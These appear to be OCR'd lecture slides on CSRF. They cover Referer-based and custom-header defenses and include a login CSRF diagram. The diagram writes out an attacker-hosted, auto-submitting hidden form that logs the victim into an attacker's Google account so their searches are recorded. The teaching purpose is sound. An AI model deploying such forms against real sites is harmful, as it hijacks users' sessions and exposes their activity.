
Referer Privacy Problems

- Referer may leak privacy-sensitive information

  `http://intranet.corp.apple.com/projects/iphone/competitors.html`

- Common sources of blocking:
  - Network stripping by the organization
  - Network stripping by local machine
  - Stripped by browser for HTTPS -> HTTP transitions
  - User preference in browser
  - Buggy user agents
- Site cannot afford to block these users

Suppression over HTTPS is low



Custom Header Defense

- XMLHttpRequest is for same-origin requests
  - Can use setRequestHeader within origin
- Limitations on data export format
  - No setRequestHeader equivalent
  - XHR2 has a whitelist for cross-site requests
- Issue POST requests via AJAX:


```
X-Requested-By: XMLHttpRequest
```

- Doesn't work across domains


Broader view of CSRF

- Abuse of cross-site data export feature
  - From user's browser to honest server
  - Disrupts integrity of user's session
- Why mount a CSRF attack?
  - Network connectivity
  - Read browser state
  - Write browser state
- Not just "session riding"


Login CSRF


Victim Browser
www.attacker.com
www.google.com
GET /blog HTTP/1.1
<form action=https://www.google.com/login
method=POST target=invisibleframe>
<input name=username value=attacker>
<input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
Web History for attacker
Apr 7, 2008
9:20pm
Searched for llamas


Payments Login CSRF




Payments Login CSRF




Payments Login CSRF



